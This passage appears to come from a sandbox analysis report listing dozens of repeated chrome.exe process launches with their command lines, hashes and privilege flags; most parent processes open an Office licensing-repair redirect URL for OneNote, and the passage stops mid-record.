Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1920 --field-trial-handle=1680,i,15719647998286634694,3245657932280703081,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **7592**, Parent PID: **3596**

General

Target ID:	56
Start time:	23:00:57
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **1908**, Parent PID: **3596**

General

Target ID:	57
Start time:	23:01:00
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **4492**, Parent PID: **7592**

General

Target ID:	58
Start time:	23:01:02
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1724,i,15752347053279151072,4029534663059628402,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8

Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **8376**, Parent PID: **1908**

General

Target ID:	59
Start time:	23:01:04
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2000 --field-trial-handle=1752,i,7097989774827355113,13180073430486128963,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **8564**, Parent PID: **3596**

General

Target ID:	60
Start time:	23:01:05
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **8868**, Parent PID: **8564**

General

Target ID:	61
Start time:	23:01:08
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1936 --field-trial-handle=1696,i,2340948773437487322,16804471427243733179,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **9068**, Parent PID: **3596**

General

Target ID:	62
Start time:	23:01:10
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **8392**, Parent PID: **3596**

General

Target ID:	63
Start time:	23:01:13
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **2532**, Parent PID: **9068**

General

Target ID:	64
Start time:	23:01:14
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1824 --field-trial-handle=1780,i,12458399692635945,4955001494055405235,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **8712**, Parent PID: **8392**

General	
Target ID:	65
Start time:	23:01:17
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1764,i,4048367906864588190,432008828417978796,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **8308**, Parent PID: **3596**

General	
Target ID:	66
Start time:	23:01:17
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **9488**, Parent PID: **8308**

General	
Target ID:	67
Start time:	23:01:20
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1984 --field-trial-handle=1716,i,7985926547167510936,7753674989562600702,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **9680**, Parent PID: **3596**

General	
Target ID:	68
Start time:	23:01:21

Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **9884**, Parent PID: **9680**

General

Target ID:	69
Start time:	23:01:24
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2004 --field-trial-handle=1736,i,14244378632437308115,10383687088507814271,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **9960**, Parent PID: **3596**

General

Target ID:	70
Start time:	23:01:24
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **1828**, Parent PID: **3596**

General

Target ID:	71
Start time:	23:01:30
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000

File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **7688**, Parent PID: **9960**

General

Target ID:	72
Start time:	23:01:30
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1984 --field-trial-handle=1744,i,7784571745608594618,14182569754961602525,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **7396**, Parent PID: **1828**

General

Target ID:	73
Start time:	23:01:32
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1904 --field-trial-handle=1624,i,16471793974457695331,3201184818203672467,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **10028**, Parent PID: **3596**

General

Target ID:	74
Start time:	23:01:33
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **2884**, Parent PID: **10028**

General	
Target ID:	75
Start time:	23:01:35
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2000 --field-trial-handle=1712,i,12278132864034454488,11169873253412624450,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **8248**, Parent PID: **3596**

General	
Target ID:	76
Start time:	23:01:36
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **10324**, Parent PID: **8248**

General	
Target ID:	77
Start time:	23:01:38
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2004 --field-trial-handle=1700,i,15424171391933717828,4847864107124811281,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **10532**, Parent PID: **3596**

General	
Target ID:	78
Start time:	23:01:39
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **10720**, Parent PID: **10532**

General	
Target ID:	79
Start time:	23:01:42
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1724,i,805026710382672721,11462415966643068596,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **10772**, Parent PID: **3596**

General	
Target ID:	80
Start time:	23:01:42
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **11260**, Parent PID: **10772**

General	
Target ID:	81
Start time:	23:01:46
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe

Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1736,i,8115318791922218664,10694890345926338415,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **9088**, Parent PID: **3596**

General	
Target ID:	82
Start time:	23:01:47
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **11092**, Parent PID: **3596**

General	
Target ID:	83
Start time:	23:01:50
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **11100**, Parent PID: **9088**

General	
Target ID:	84
Start time:	23:01:51
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2016 --field-trial-handle=1760,i,6304348331949881406,17193547214903113131,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes

MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **11320**, Parent PID: **11092**

General	
Target ID:	85
Start time:	23:01:54
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1780 --field-trial-handle=1644,i,11767171330048962408,122660746888230773,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **11476**, Parent PID: **3596**

General	
Target ID:	86
Start time:	23:01:55
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **11696**, Parent PID: **11476**

General	
Target ID:	87
Start time:	23:01:58
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1744,i,5035641804477958263,16347207997992588236,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **11888**, Parent PID: **3596**

General	
Target ID:	88
Start time:	23:01:59
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **12188**, Parent PID: **11888**

General	
Target ID:	89
Start time:	23:02:03
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2036 --field-trial-handle=1716,i,14448849170165512770,12252417456461024454,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **6848**, Parent PID: **3596**

General	
Target ID:	90
Start time:	23:02:04
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **11688**, Parent PID: **3596**

General	
Target ID:	91

Start time:	23:02:07
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **1476**, Parent PID: **6848**

General

Target ID:	92
Start time:	23:02:09
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2024 --field-trial-handle=1736,i,563912138470584675,7541668179847709608,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **12208**, Parent PID: **11688**

General

Target ID:	93
Start time:	23:02:10
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1892 --field-trial-handle=1824,i,16032294202745292755,940757934193654670,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **12312**, Parent PID: **3596**

General

Target ID:	94
Start time:	23:02:11
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false

Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **12544**, Parent PID: **12312**

General

Target ID:	95
Start time:	23:02:14
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1828 --field-trial-handle=1724,i,8281062574395520050,15335637180761588884,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **12696**, Parent PID: **3596**

General

Target ID:	96
Start time:	23:02:14
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **12928**, Parent PID: **12696**

General

Target ID:	97
Start time:	23:02:16
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
